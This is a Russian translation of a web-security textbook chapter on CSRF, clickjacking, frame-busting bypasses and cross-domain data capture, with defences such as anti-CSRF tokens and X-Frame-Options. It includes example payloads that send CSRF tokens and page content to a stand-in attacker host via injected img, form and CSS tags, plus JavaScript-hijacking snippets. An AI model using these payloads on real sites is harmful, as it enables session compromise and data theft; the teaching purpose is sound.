Аутентификация и CSRF

Поскольку CSRF-атака выполняет привилегированное действие в контексте сеанса жертвы, обычно в момент атаки пользователь должен быть вошедшим в приложение.

Множество опасных CSRF-уязвимостей возникало в веб-интерфейсах домашних DSL-маршрутизаторов. Такие устройства часто предоставляют чувствительные функции, например открытие всех портов межсетевого экрана, обращённого в Интернет. Эти функции нередко не защищены от CSRF, а большинство пользователей не меняет внутренний IP-адрес устройства по умолчанию, поэтому маршрутизаторы уязвимы для CSRF-атак с внешних вредоносных сайтов. Но

для конфиденциальных изменений устройства часто требуют аутентификацию, а большинство пользователей обычно не вошло в их интерфейс.

Если веб-интерфейс применяет аутентификацию на основе форм, часто возможна двухэтапная атака: сначала войти на устройство от имени пользователя, затем выполнить аутентифицированное действие. Большинство людей не меняет стандартные учётные данные подобных устройств, возможно предполагая, что веб-интерфейс доступен лишь из домашней сети. Поэтому страница злоумышленника сначала отправляет запрос входа со стандартными реквизитами. Устройство устанавливает маркер сеанса в браузере, который затем автоматически передаётся во всех последующих запросах, включая созданные злоумышленником.

В других ситуациях для доставки определённой атаки злоумышленнику может потребоваться, чтобы жертва вошла в приложение именно под его учётной записью. Рассмотрим приложение, где пользователи загружают и хранят файлы. Позднее их может скачать только загрузивший пользователь. Предположим, функция позволяет проводить хранимые XSS-атаки из-за отсутствия фильтрации содержимого файлов (см. главу 12). Уязвимость может казаться безвредной, поскольку злоумышленник способен атаковать только себя. Но с помощью CSRF он действительно может эксплуатировать хранимый XSS против других пользователей. Как уже описано, страница злоумышленника CSRF-запросом заставляет жертву войти с его учётными данными, а затем другим CSRF-запросом скачать вредоносный файл. Когда браузер обрабатывает файл, полезная нагрузка XSS исполняется и компрометирует сеанс пользователя в уязвимом приложении. Хотя сейчас жертва вошла под учётной записью злоумышленника, атака на этом не обязана заканчиваться. Как описано в главе 12, XSS-эксплойт может сохраняться в браузере, выполнять произвольные действия, завершить текущий сеанс жертвы в уязвимом приложении, побудить её снова войти со своими реквизитами и затем перехватить новый сеанс.

Предотвращение CSRF-дефектов

CSRF-уязвимости возникают из-за автоматической отправки браузером cookie обратно выпустившему веб-серверу с каждым последующим запросом. Веб-приложение, отслеживающее сеансы только через HTTP-cookie, по своей природе подвержено риску такой атаки.

Стандартная защита от CSRF дополняет HTTP-cookie другими средствами отслеживания сеанса. Обычно это дополнительные маркеры в скрытых полях HTML-форм. При каждом запросе приложение проверяет не только cookie сеанса, но и правильный маркер из отправленной формы. Если злоумышленник не может определить значение маркера, он не сможет создать междоменный запрос, успешно выполняющий нужное действие.

> **Примечание.** Даже функции с надёжной защитой маркерами CSRF могут быть уязвимы к атакам с подменой пользовательского интерфейса, описанным далее в этой главе.

Маркеры против CSRF должны защищаться так же, как обычные маркеры сеанса. Если злоумышленник способен предсказывать значения, выдаваемые другим пользователям, он может определить все параметры CSRF-запроса и всё равно доставить атаку. Кроме того, если маркер не привязан к сеансу пользователя, которому выдан, злоумышленник может получить допустимый маркер в собственном сеансе и применить его в CSRF-атаке на чужой сеанс.

> **Попробуйте сами!**
>
> • mdsec.net
> • mdsec.net

Предупреждение. Некоторые приложения используют сравнительно короткие маркеры против CSRF, предполагая, что они не подвергнутся перебору, как короткие маркеры сеанса. Атака, отправляющая диапазон возможных значений, должна проводить их через браузер жертвы и создавать множество запросов, которые легко заметить. Кроме того, приложение может в защитных целях завершить сеанс пользователя после слишком большого числа неправильных маркеров, остановив атаку.

Но это рассуждение не учитывает возможность полного перебора на клиентской стороне, без отправки запросов серверу. Иногда такую атаку можно провести основанным на CSS способом перечисления истории просмотра пользователя. Для успеха нужны два условия:

• приложение иногда передаёт маркер против CSRF в строке запроса URL. Это встречается часто, поскольку многие защищённые функции открываются простыми гиперссылками с маркером в целевом URL;

• приложение либо использует один маркер против CSRF на протяжении всего сеанса, либо допускает повторное применение маркера. Это также распространено ради удобства пользователя и работы кнопок браузера «назад» и «вперёд».

Если условия выполнены и целевой пользователь уже посещал URL с маркером против CSRF, злоумышленник может выполнить перебор со своей страницы. Сценарий динамически создаёт ссылки на соответствующий URL целевого приложения, подставляя в каждую новое значение маркера. Затем через API JavaScript `getComputedStyle` он проверяет, посещал ли пользователь ссылку. Найдя посещённую, злоумышленник получает действительный маркер и использует его со своей страницы для выполнения конфиденциальных действий от имени пользователя.

Для защиты от CSRF недостаточно просто выполнять конфиденциальные действия многоэтапным процессом. Например, при добавлении учётной записи администратор на первом этапе вводит сведения, а на втором просматривает и подтверждает их. Если дополнительных маркеров против CSRF нет, функция всё равно уязвима: злоумышленник просто по очереди отправит два нужных запроса либо, что возможно очень часто, сразу перейдёт ко второму.

Иногда функция использует дополнительный маркер, который устанавливается в одном ответе и передаётся в следующем запросе. Но переход между этапами выполняется перенаправлением, поэтому защита бесполезна. CSRF - односторонняя атака, не позволяющая читать маркеры из ответов приложения, однако если CSRF-ответ перенаправляет на другой URL с маркером, браузер жертвы автоматически следует перенаправлению и сам отправляет маркер в запросе.

Попробуйте сами!

mdsec.net

Не следует полагаться на HTTP-заголовок `Referer` при определении, пришёл ли запрос с того же или стороннего сайта. `Referer` можно подделать в старых версиях Flash либо скрыть метатегом обновления. В целом этот заголовок не является надёжной основой защиты веб-приложения.

Преодоление защиты против CSRF через XSS

Часто утверждают, что любую защиту против CSRF можно преодолеть при наличии в приложении XSS-уязвимостей. Это верно лишь отчасти. Основа утверждения правильна: полезные нагрузки XSS исполняются на том же сайте, способны двусторонне взаимодействовать с приложением, извлекать маркеры из ответов и передавать их в последующих запросах.

Но если страница одновременно защищена от CSRF и содержит отражённый XSS-дефект, его нелегко использовать для взлома защиты. Не забывайте, что первоначальный запрос отражённой XSS-атаки сам является межсайтовым. Злоумышленник создаёт URL или POST-запрос с вредоносным вводом, копируемым в ответ приложения. Но если уязвимая страница защищена от CSRF, специально созданный запрос уже должен содержать нужный маркер. Без него запрос отклоняется, и путь кода с отражённым XSS-дефектом не исполняется. Проблема не в том, может ли внедрённый сценарий прочитать маркеры из ответа приложения, - конечно, может. Проблема в том, чтобы вообще внедрить сценарий в ответ с этими маркерами.

Тем не менее существует несколько ситуаций, где XSS-уязвимость позволяет преодолеть защиту против CSRF:

• любые хранимые XSS-дефекты внутри защищённой функциональности всегда позволяют взломать защиту. Внедрённый через хранимую атаку JavaScript непосредственно читает маркеры в том же ответе, где находится сценарий;

• если приложение защищает от CSRF только часть функциональности, а отражённый XSS-дефект существует в незащищённой функции, его можно использовать для преодоления защиты. Например, приложение применяет маркеры против CSRF лишь на втором этапе перевода средств. Злоумышленник эксплуатирует отражённый XSS в другом месте: внедрённый сценарий отправляет запрос на тот же сайт к первому этапу перевода, получает маркер и использует его для запроса второго этапа. Атака успешна, потому что незащищённый первый этап возвращает маркер для доступа к защищённой странице. Опора только на HTTP-cookie при доступе к первому этапу позволяет через него получить маркер, защищающий второй.

• в некоторых приложениях маркеры против CSRF привязаны только к текущему пользователю, а не его сеансу. Если форма входа не защищена от CSRF, всё ещё возможен многоэтапный эксплойт. Сначала злоумышленник входит в собственную учётную запись и получает действительный маркер, привязанный к его личности. Затем CSRF-атакой на форму входа он заставляет жертву войти с реквизитами злоумышленника, как уже описано для эксплуатации хранимого XSS, показываемого тому же пользователю. Когда жертва вошла как злоумышленник, другой CSRF-запрос заставляет её эксплуатировать XSS-ошибку с ранее полученным маркером. Полезная нагрузка XSS исполняется в браузере жертвы. Поскольку пользователь всё ещё вошёл как злоумышленник, нагрузке может потребоваться завершить сеанс и побудить жертву войти снова, после чего её учётные данные и новый сеанс полностью компрометируются;

• если маркеры против CSRF привязаны не к пользователю, а к текущему сеансу, возможна разновидность предыдущей атаки при наличии способа внедрить cookie в браузер пользователя, как описано далее. Вместо CSRF-атаки на форму входа с собственными реквизитами злоумышленник непосредственно передаёт пользователю и свой текущий маркер сеанса, и связанный с ним маркер против CSRF. Остальная атака проходит как описано выше.

За исключением этих сценариев, надёжная защита от CSRF во многих ситуациях значительно затрудняет или делает невозможной эксплуатацию некоторых отражённых XSS-уязвимостей. Но очевидно, что любые условия XSS в приложении всегда нужно исправлять независимо от защиты против CSRF, которая лишь иногда способна помешать злоумышленнику.

Подмена пользовательского интерфейса

По существу, защита от CSRF с маркерами на странице стремится гарантировать, что запросы пользователя вызваны его действиями внутри самого приложения, а не сторонним доменом. Атаки с подменой пользовательского интерфейса позволяют стороннему сайту побуждать пользователя к действиям в другом домене, даже если используются маркеры против CSRF. Они работают потому, что в существенном смысле полученные запросы действительно исходят из целевого приложения. Такие методы часто называют модными словами «кликджекинг», «строкджекинг» и другими.

В базовой форме страница злоумышленника загружает целевое приложение в `iframe` на своей странице. Фактически злоумышленник перекрывает интерфейс целевого приложения другим интерфейсом, который содержит заманчивое содержимое и побуждает пользователя щёлкнуть мышью в определённой области. Хотя человеку кажется, что он нажимает кнопки и другие видимые элементы интерфейса злоумышленника, на самом деле он невольно взаимодействует с интерфейсом целевого приложения.

Например, предположим, банковская функция перевода платежа состоит из двух этапов. Сначала пользователь отправляет реквизиты перевода. Ответ показывает эти сведения и кнопку подтверждения действия и оплаты. Кроме того, пытаясь предотвратить CSRF, форма в ответе содержит скрытое поле с непредсказуемым маркером. Маркер отправляется при нажатии кнопки подтверждения, и приложение проверяет его до перевода средств.

При подмене интерфейса страница злоумышленника отправляет первый запрос обычным CSRF внутри `iframe`. Приложение как обычно отвечает сведениями о добавляемом пользователе и кнопкой подтверждения. Ответ «показывается» во фрейме злоумышленника, перекрытом его интерфейсом, который заставляет жертву щёлкнуть в области кнопки подтверждения. Пользователь невольно нажимает кнопку целевого приложения, поэтому новый пользователь создаётся. Базовая атака показана на рисунке 13-1.




Рисунок 13-1. Базовая атака с подменой пользовательского интерфейса.

Атака успешна там, где чистая CSRF завершилась бы неудачей, потому что маркер против CSRF обрабатывается приложением обычным образом. Хотя страница злоумышленника не может прочитать его значение из-за политики одного источника, форма в `iframe` содержит маркер сформированный приложением и отправляет его обратно, когда жертва невольно нажимает кнопку подтверждения. С точки зрения целевого приложения всё происходит нормально.

Чтобы жертва видела один интерфейс, но взаимодействовала с другим, злоумышленник может применять разные методы CSS. `iframe` с целевым интерфейсом получает произвольный размер и положение на странице злоумышленника и показывает произвольную область целевой страницы. Подходящие атрибуты стиля делают фрейм полностью прозрачным и невидимым пользователю.

> **Попробуйте сами!**
>
> mdsec.net

Развивая базовую атаку, злоумышленник может сложным кодом сценария в своём интерфейсе побуждать к более замысловатым действиям, чем простое нажатие кнопки. Предположим, для атаки пользователь должен ввести текст в поле, например сумму на странице перевода средств. Интерфейс злоумышленника показывает содержимое, побуждающее печатать, например форму для ввода телефонного номера ради приза. Сценарий выборочно обрабатывает нажатия клавиш: когда набран нужный символ, событие фактически передаётся целевому интерфейсу и заполняет требуемое поле. Если символ злоумышленнику не нужен, нажатие не передаётся, и сценарий ждёт следующего.

В другой разновидности страница злоумышленника содержит, например, простую игру, побуждающую перетаскивать объекты мышью. Сценарий выборочно обрабатывает события так, чтобы пользователь невольно выделил текст в интерфейсе целевого приложения и перетащил его в читаемое злоумышленником поле своего интерфейса или наоборот. При атаке на веб-почту пользователя можно заставить перетащить текст письма в поле злоумышленника. Либо заставить создать правило пересылки всей почты и перетащить нужный адрес электронной почты из интерфейса злоумышленника в поле формы правила. Поскольку ссылки и изображения перетаскиваются как URL, так можно захватывать из целевого интерфейса конфиденциальные URL, включая маркеры против CSRF.

Полезное объяснение этих и других векторов атаки и способов их доставки приведено здесь:

ui-redressing.mniemietz.de

Защита выходом из фрейма

Когда атаки с подменой интерфейса впервые стали широко обсуждаться, многие известные веб-приложения попытались защищаться методом выхода из фрейма. Иногда он уже применялся против других атак на основе фреймов.

Защита принимает разные формы, но по существу каждая соответствующая страница запускает сценарий, который определяет загрузку внутри `iframe`. Если страница находится во фрейме, она пытается «вырваться» из него либо выполняет другое защитное действие: перенаправляет на страницу ошибки или отказывается показывать собственный интерфейс.

Исследование Стэнфордского университета 2010 года изучило защиту 500 ведущих веб-сайтов и обнаружило, что в каждом случае её можно так или иначе обойти. Конкретный способ зависит от деталей защиты, но рассмотрим распространённый код выхода из фрейма:

```
<script>
    if (top.location != self.location)
        { top.location = self.location }
</script>
```

Код проверяет совпадение URL самой страницы с URL верхнего фрейма окна браузера. Если они различаются, страница загружена в дочернем фрейме, и сценарий пытается выйти из него, перезагрузив себя во фрейме верхнего уровня.

Злоумышленник может несколькими способами обойти защиту и успешно поместить целевую страницу во фрейм:

• поскольку страница злоумышленника управляет верхним фреймом, она может переопределить смысл `top.location`, чтобы при обращении из дочернего фрейма возникало исключение. Например, в Internet Explorer злоумышленник выполняет:

```
var location = 'foo';
```

Так `location` становится локальной переменной верхнего фрейма, недоступной коду дочернего;

• верхний фрейм может перехватить событие `window.onbeforeunload`, чтобы обработчик злоумышленника запускался, когда защитный код пытается изменить адрес верхнего фрейма. Код выполняет дополнительное перенаправление на URL с ответом HTTP 204 (No Content). Браузер отменяет цепочку перенаправлений, а URL верхнего фрейма остаётся прежним;

• верхний фрейм может задать атрибут `sandbox` при загрузке целевого приложения в дочерний фрейм. Это отключает сценарии внутри дочернего фрейма, но сохраняет его cookie;

• верхний фрейм может воспользоваться XSS-фильтром IE и выборочно отключить защитный сценарий в дочернем фрейме, как описано в главе 12. Задавая URL цели `iframe`, страница злоумышленника добавляет новый параметр со значением, содержащим подходящую часть защитного сценария. XSS-фильтр IE находит код сценария и в параметре, и в ответе целевого приложения и отключает код в ответе, пытаясь защитить пользователя.

> **Попробуйте сами!**
>
> mdsec.net

Предотвращение подмены пользовательского интерфейса

Принято считать, что некоторые виды кода выхода из фрейма в определённых ситуациях способны затруднить подмену интерфейса, но на этот метод нельзя полагаться как на гарантированную защиту.

Более надёжный способ помешать злоумышленнику помещать страницы приложения во фреймы - заголовок ответа `X-Frame-Options`. Он появился в Internet Explorer 8, а затем был реализован в большинстве других популярных браузеров. Заголовок принимает два значения: `deny` запрещает помещать страницу во фрейм, а `sameorigin` запрещает делать это сторонним доменам.

Совет. Анализируя любую защиту приложения от фреймов, всегда проверяйте связанные версии интерфейса для мобильных устройств. Например, `wahh-app.com/chat/` может надёжно защищаться от фреймов, а `wahh-app.com/mobile/chat/` - нет. Владельцы приложений часто забывают о мобильных версиях, возможно считая подмену интерфейса на мобильном устройстве непрактичной. Но мобильная версия нередко нормально работает в стандартном немобильном браузере, а пользовательские сеансы общие для обеих версий.

Междоменный захват данных

Политика одного источника предназначена для того, чтобы код одного домена не мог обращаться к содержимому из другого. Поэтому межсайтовую подделку запросов часто называют «односторонней» атакой. Хотя один домен способен вызвать запросы к другому, он не может просто прочитать ответы и похитить пользовательские данные другого домена.

В действительности в некоторых ситуациях разные приёмы позволяют захватить ответ из другого домена полностью или частично. Обычно такие атаки объединяют особенность функциональности целевого приложения с функцией популярных браузеров и обходят предполагаемую политикой одного источника изоляцию.

Захват данных внедрением HTML

Многие приложения позволяют злоумышленнику внедрить в ответ, получаемый другим пользователем, ограниченный HTML, но не обладают полноценной XSS-уязвимостью. Например, веб-почта показывает письма с некоторой HTML-разметкой, однако блокирует теги и атрибуты для исполнения сценариев. Либо динамическое сообщение об ошибке фильтрует ряд выражений, но всё же допускает ограниченный HTML.

В таких ситуациях внедрение HTML иногда позволяет отправить конфиденциальные данные страницы в домен злоумышленника. В веб-почте можно захватить содержимое личного письма. Или прочитать маркер против CSRF со страницы, а затем провести CSRF-атаку, пересылающую письма пользователя на произвольный адрес.

Предположим, веб-почта допускает внедрение ограниченного HTML в следующий ответ:

```
[ limited HTML injection here ]
<form action="http://wahh-mail.com/forwardemail" method="POST">
<input type="hidden" name="nonce" value="2230313740821">
<input type="submit" value="Forward">
...
</form>
...
<script>
var _StatsTrackerId='AAE78F27CB3210D';
...
</script>
```

После точки внедрения страница содержит HTML-форму с маркером CSRF. Злоумышленник может внедрить в ответ следующий текст:

```
<img src='http://mdattacker.net/capture?html=
```

Этот HTML открывает тег изображения, направленный на URL в домене злоумышленника. URL заключён в одинарные кавычки, но его строка не завершена, а тег `<img>` не закрыт. Поэтому браузер считает следующий за точкой внедрения текст частью URL вплоть до одинарной кавычки, которая встречается позднее в ответе внутри строки JavaScript. Браузеры допускают все промежуточные символы и перенос URL на несколько строк.

Обрабатывая ответ с внедрением, браузер пользователя пытается получить указанное изображение и отправляет запрос по следующему URL, передавая конфиденциальный маркер против CSRF серверу злоумышленника:

```
http://mdattacker.net/capture?html=<form%20action="http://wahh-mail.com/
    forwardemail"%20method="POST"><input%20type="hidden"%20name="nonce"%20value="2230313740821"><inp
    ut%20type="submit"%20value="Forward">...</form>...<script>%20var%20_StatsTrackerId=
```

Другой вариант атаки внедряет следующий текст:

```
<form action="http://mdattacker.net/capture" method="POST">
```

Тег `<form>`, направленный в домен злоумышленника, внедряется до собственного тега `<form>` приложения. Встретив вложенный тег `<form>`, браузер игнорирует его и обрабатывает форму в контексте первого встреченного тега. Поэтому при отправке формы все параметры, включая конфиденциальный маркер против CSRF, передаются серверу злоумышленника:

```
POST /capture HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 192
Host: mdattacker.net

nonce=22303137408 21&...
```

Поскольку вторая атака внедряет только правильно сформированный HTML, она может быть эффективнее против фильтров, разрешающих подмножество HTML в отражённом вводе. Но для успеха требуется участие пользователя, что иногда снижает эффективность.

Захват данных внедрением CSS

В примерах предыдущего раздела для междоменного захвата части ответа требовалась ограниченная HTML-разметка во внедрённом тексте. Но во многих ситуациях приложение блокирует или HTML-кодирует символы < и >, не позволяя вводить новые теги. Условия простого текстового внедрения распространены в веб-приложениях и часто считаются безвредными.

Например, в веб-почте злоумышленник может внедрить ограниченный текст в ответ целевому пользователю через тему письма. Тогда конфиденциальные данные иногда удаётся захватить между доменами посредством CSS.

В уже рассмотренном примере предположим, что злоумышленник отправляет письмо с такой темой:

```
{}*{font-family:'
```

Поскольку здесь нет метасимволов HTML, большинство приложений примет строку и без изменений покажет в ответе получателю. Ответ может выглядеть так:

```
<html>
<head>
<title>WahhMail Inbox</title>
</head>
<body>
...
<td>{}*{font-family:'</td>
...
<form action="http://wahh-mail.com/forwardemail" method="POST">
<input type="hidden" name="nonce" value="2230313740821">
<input type="submit" value="Forward">
...
</form>
...
<script>
var _StatsTrackerId='AAE78F27CB3210D';
...
</script>
</body>
</html>
```

Ответ, очевидно, содержит HTML. Однако некоторые браузеры неожиданно позволяют загружать его как таблицу стилей CSS и обрабатывают найденные определения CSS. В данном случае внедрённый ответ задаёт свойство `font-family` и открывает строку в кавычках как значение свойства. Текст злоумышленника не закрывает строку, поэтому она продолжается через остаток ответа, включая скрытое поле формы с конфиденциальным маркером. Определения CSS не обязательно заключать в кавычки, но без них значение заканчивается на следующей точке с запятой, которая может встретиться раньше нужных данных.

Для эксплуатации злоумышленник размещает в своём домене страницу, которая подключает внедрённый ответ как таблицу стилей CSS. Тогда встроенные определения CSS применяются на странице злоумышленника, и JavaScript может запросить их, получив захваченные данные. Например, страница злоумышленника содержит:

```
<link rel="stylesheet" href="https://wahh-mail.com/inbox" type="text/css">
<script>
   document.write('<img src="http://mdattacker.net/capture?' +
 escape(document.body.currentStyle.fontFamily) + '">');
</script>
```

Страница подключает соответствующий URL веб-почты как таблицу стилей, а затем сценарий запрашивает свойство `font-family`, определённое в ответе приложения. Значение свойства вместе с конфиденциальным маркером передаётся серверу злоумышленника динамически сформированным запросом по следующему URL:

```
http://mdattacker.net/capture?%27%3C/td%3E%0D%0A...%0D%0A%3Cform%20action%3D%22http%3A//wahh-mail.
    com/
    forwardemail%22%20method%3D%22POST%22%3E%0D%0A%3Cinput%20type%3D%22hidden%22%20name%3D%22nonce%2
    2%20value%3D%222230313740821%22%3E%0D%0A%3Cinput%20type%3D%22submit%22%20value%3D%22Forward%22%3
    E%0D%0A...%0D%0A%3C/form%3E%0D%0A...
    %0D%0A%3Cscript%3E%0D%0Avar%20_StatsTrackerId%3D%27AAE78F27CB3210D%27
```

Атака работала в современных на момент написания версиях Internet Explorer. Другие браузеры изменили обработку подключений CSS и предотвратили её; в будущем то же мог сделать IE.

Перехват JavaScript

Перехват JavaScript даёт ещё один способ междоменного захвата данных, превращая CSRF в ограниченную «двустороннюю» атаку. Как описано в главе 3, политика одного источника разрешает домену подключать код сценария из другого домена, причём код исполняется в контексте вызывающего, а не выдающего домена. Это безвредно, пока исполнимые как междоменный сценарий ответы содержат лишь нечувствительный статический код, доступный любому пользователю. Но многие современные приложения передают через JavaScript конфиденциальные данные способом, который не предусматривался при разработке политики одного источника. Более того, развитие браузеров делает всё больше синтаксических конструкций допустимым исполнимым JavaScript и создаёт новые возможности междоменного захвата.

Изменения в проектировании приложений под широким ярлыком «2.0» включают новые способы передачи конфиденциальных данных с сервера клиенту через JavaScript. Во многих ситуациях быстрый и эффективный способ обновлять интерфейс асинхронными запросами - динамически подключать код сценария, который в некоторой форме содержит предназначенные для отображения пользовательские данные.

В этом разделе рассматриваются разные способы передачи конфиденциальных данных динамически исполняемым кодом сценария и его перехвата из другого домена.

Функции обратного вызова

Рассмотрим приложение, которое показывает сведения профиля текущего пользователя при выборе соответствующей вкладки. Для цельного взаимодействия данные извлекаются асинхронным запросом. При открытии вкладки Profile клиентский код динамически подключает сценарий:

mdsec.net

Ответ URL содержит вызов заранее определённой функции, показывающей сведения пользователя в интерфейсе:

```
showUserInfo(
[
  [ 'Name', 'Matthew Adamson' ],
  [ 'Username', 'adammatt' ],
  [ 'Password', '4nl1ub3' ],
  [ 'Uid', '88' ],
  [ 'Role', 'User' ]
]);
```

Злоумышленник может захватить эти сведения, разместив собственную страницу, которая реализует функцию `showUserInfo` и подключает сценарий с данными профиля. Простая демонстрационная атака:

```
<script>
     function showUserInfo(x) { alert(x); }
</script>
<script src="https://mdsec.net/auth/420/YourDetailsJson.ashx">
</script>
```

Если посетивший страницу злоумышленника пользователь одновременно вошёл в уязвимое приложение, страница динамически подключает сценарий с его профилем. Сценарий вызывает реализованную злоумышленником функцию `showUserInfo`, и код получает сведения профиля, в данном случае включая пароль.

Попробуйте сами!

mdsec.net

JSON

В разновидности предыдущего примера приложение не выполняет обратный вызов функции в динамически подключаемом сценарии, а просто возвращает массив JSON со сведениями пользователя:

```
[
  [ "Name", "Matthew Adamson" ],
  [ "Username", "adammatt" ],
  [ "Password", "4nl1ub3" ],
  [ "Uid", "88" ],
  [ "Role", "User" ]
]
```

Как описано в главе 3, JSON - гибкая запись для представления массивов данных, которую может непосредственно обработать интерпретатор JavaScript.

В старых версиях Firefox эти данные можно было захватить атакой с междоменным подключением сценария, переопределив стандартный конструктор `Array` в JavaScript. Например:

```
<script>
    function capture(s) {
        alert(s);
    }
    function Array() {
        for (var i = 0; i < 5; i++)
            this[i] setter = capture;
    }
</script>
<script src="https://mdsec.net/auth/409/YourDetailsJson.ashx">
</script>
```

Атака изменяет стандартный объект `Array` и определяет собственную функцию установки, вызываемую при присваивании значений элементам массива. Затем исполняется ответ с данными JSON. Интерпретатор JavaScript обрабатывает JSON, создаёт `Array` для его значений и вызывает функцию установки злоумышленника для каждого значения.

После обнаружения такой атаки в 2006 году Firefox изменили, чтобы пользовательские функции установки не вызывались при инициализации массива. В современных браузерах атака невозможна.

Попробуйте сами!

mdsec.net

Для эксплуатации примера нужна версия Firefox 2.0, которую можно скачать по адресу:

oldapps.com

Присваивание переменной

Рассмотрим социальную сеть, активно использующую асинхронные запросы для обновления состояния, добавления друзей и публикации комментариев. Ради быстрого и цельного взаимодействия части интерфейса загружаются динамически сформированными сценариями. Для предотвращения обычных CSRF-атак эти сценарии содержат маркеры против CSRF, применяемые при конфиденциальных действиях. В зависимости от способа встраивания маркеров злоумышленник может захватить их междоменным подключением соответствующих сценариев.

Предположим, например, что сценарий, возвращаемый приложением на `wahh-network.com`, содержит:

```
...
var nonce = '222230313740821';
...
```

Простая демонстрационная атака для междоменного захвата значения `nonce` выглядит так:

```
<script src="https://wahh-network.com/status">
</script>
<script>
    alert(nonce);
</script>
```

В другом примере значение маркера присваивается внутри функции:

```
function setStatus(status)
{
    ...
    nonce = '222230313740821';
    ...
}
```

Тогда сработает следующая атака:

```
<script src="https://wahh-network.com/status">
</script>
<script>
    setStatus('a');
    alert(nonce);
</script>
```

В других ситуациях с присваиванием переменных применимы иные приёмы. Иногда злоумышленнику потребуется частично воспроизвести клиентскую логику целевого приложения, чтобы подключать его сценарии и захватывать значения конфиденциальных элементов.

E4X

В недавнем прошлом E4X быстро развивался, а поведение браузеров часто менялось в ответ на эксплуатируемые условия, найденные во множестве реальных приложений.

E4X - расширение языков ECMAScript, включая JavaScript, которое добавляет встроенную поддержку XML. На момент написания оно было реализовано в современных версиях Firefox. Классический, хотя впоследствии исправленный, пример междоменного захвата данных связан с обработкой E4X в Firefox.

Помимо прямого применения синтаксиса XML внутри JavaScript, E4X разрешает вложенные вызовы JavaScript из XML:

```
var foo=<bar>{prompt('Please enter the value of bar.')}</bar>;
```

Эти свойства E4X имеют два существенных последствия для междоменных атак с захватом данных:

• фрагмент правильно сформированной XML-разметки считается значением, не присвоенным никакой переменной;

• текст внутри блока `{...}` исполняется как JavaScript для инициализации соответствующей части XML-данных.

Многие правильно сформированные HTML-документы одновременно являются правильным XML и могут обрабатываться как E4X. Кроме того, HTML часто содержит в блоке `{...}` код сценария с конфиденциальными данными. Например:

```
<html>
<head>
<script>
...
function setNonce()
{
    nonce = '222230313740821';
}
...
</script>
</head>
<body>
...
</body>
</html>
```

В старых версиях Firefox полный HTML-ответ такого вида можно было междоменным способом подключить как сценарий, и часть встроенного JavaScript исполнялась в домене злоумышленника.

Кроме того, подобно описанной атаке с внедрением CSS, иногда удавалось вставить текст в подходящие места HTML-ответа целевого приложения и окружить произвольным блоком `{...}` содержащиеся там конфиденциальные данные. Затем весь ответ междоменным способом подключался как сценарий, захватывая окружённые данные.

Обе только что описанные атаки не работают в современных браузерах. По мере дальнейшего развития и расширения поддержки новых синтаксических конструкций браузерами, вероятно, станут возможны новые разновидности междоменного захвата данных против приложений, не уязвимых до появления новых функций.

Предотвращение перехвата JavaScript

Для перехвата JavaScript необходимо несколько предварительных условий. Чтобы предотвратить атаку, достаточно нарушить хотя бы одно из них. Для эшелонированной защиты рекомендуется совместно применять несколько мер:

• как и для запросов, выполняющих конфиденциальные действия, приложение должно использовать стандартную защиту против CSRF, чтобы междоменные запросы не возвращали ответы с конфиденциальными данными;

• когда приложение динамически исполняет JavaScript из собственного домена, оно не обязано подключать сценарий тегом `<script>`. Поскольку запрос идёт на тот же сайт, клиентский код может получить необработанный ответ через `XMLHttpRequest`, дополнительно обработать и лишь затем исполнить как сценарий. Приложение может вставить в начало ответа неправильный или проблемный JavaScript, который клиент удаляет до обработки. Например, следующий код создаёт бесконечный цикл при подключении как сценария, но может быть удалён перед исполнением после получения через `XMLHttpRequest`:

```
for(;;);
```

• поскольку динамический код сценария можно получать через `XMLHttpRequest`, приложение способно применять POST-запросы. Если потенциально уязвимый код выдаётся только по POST, сторонний сайт не сможет подключить его тегом `<script>`.

Новый взгляд на политику одного источника

В этой и предыдущей главах приведено множество примеров применения политики одного источника к HTML и JavaScript и способов обхода через ошибки приложений и особенности браузеров.

Чтобы полнее понять последствия политики одного источника для безопасности веб-приложений, в этом разделе рассматриваются другие контексты её применения и способы возникновения в них междоменных атак.

Политика одного источника и расширения браузеров

Все широко распространённые технологии расширения браузеров реализуют разделение доменов на основе тех же принципов, что основная политика одного источника. Однако каждая обладает особыми функциями, которые иногда делают возможными междоменные атаки.

Политика одного источника и Flash

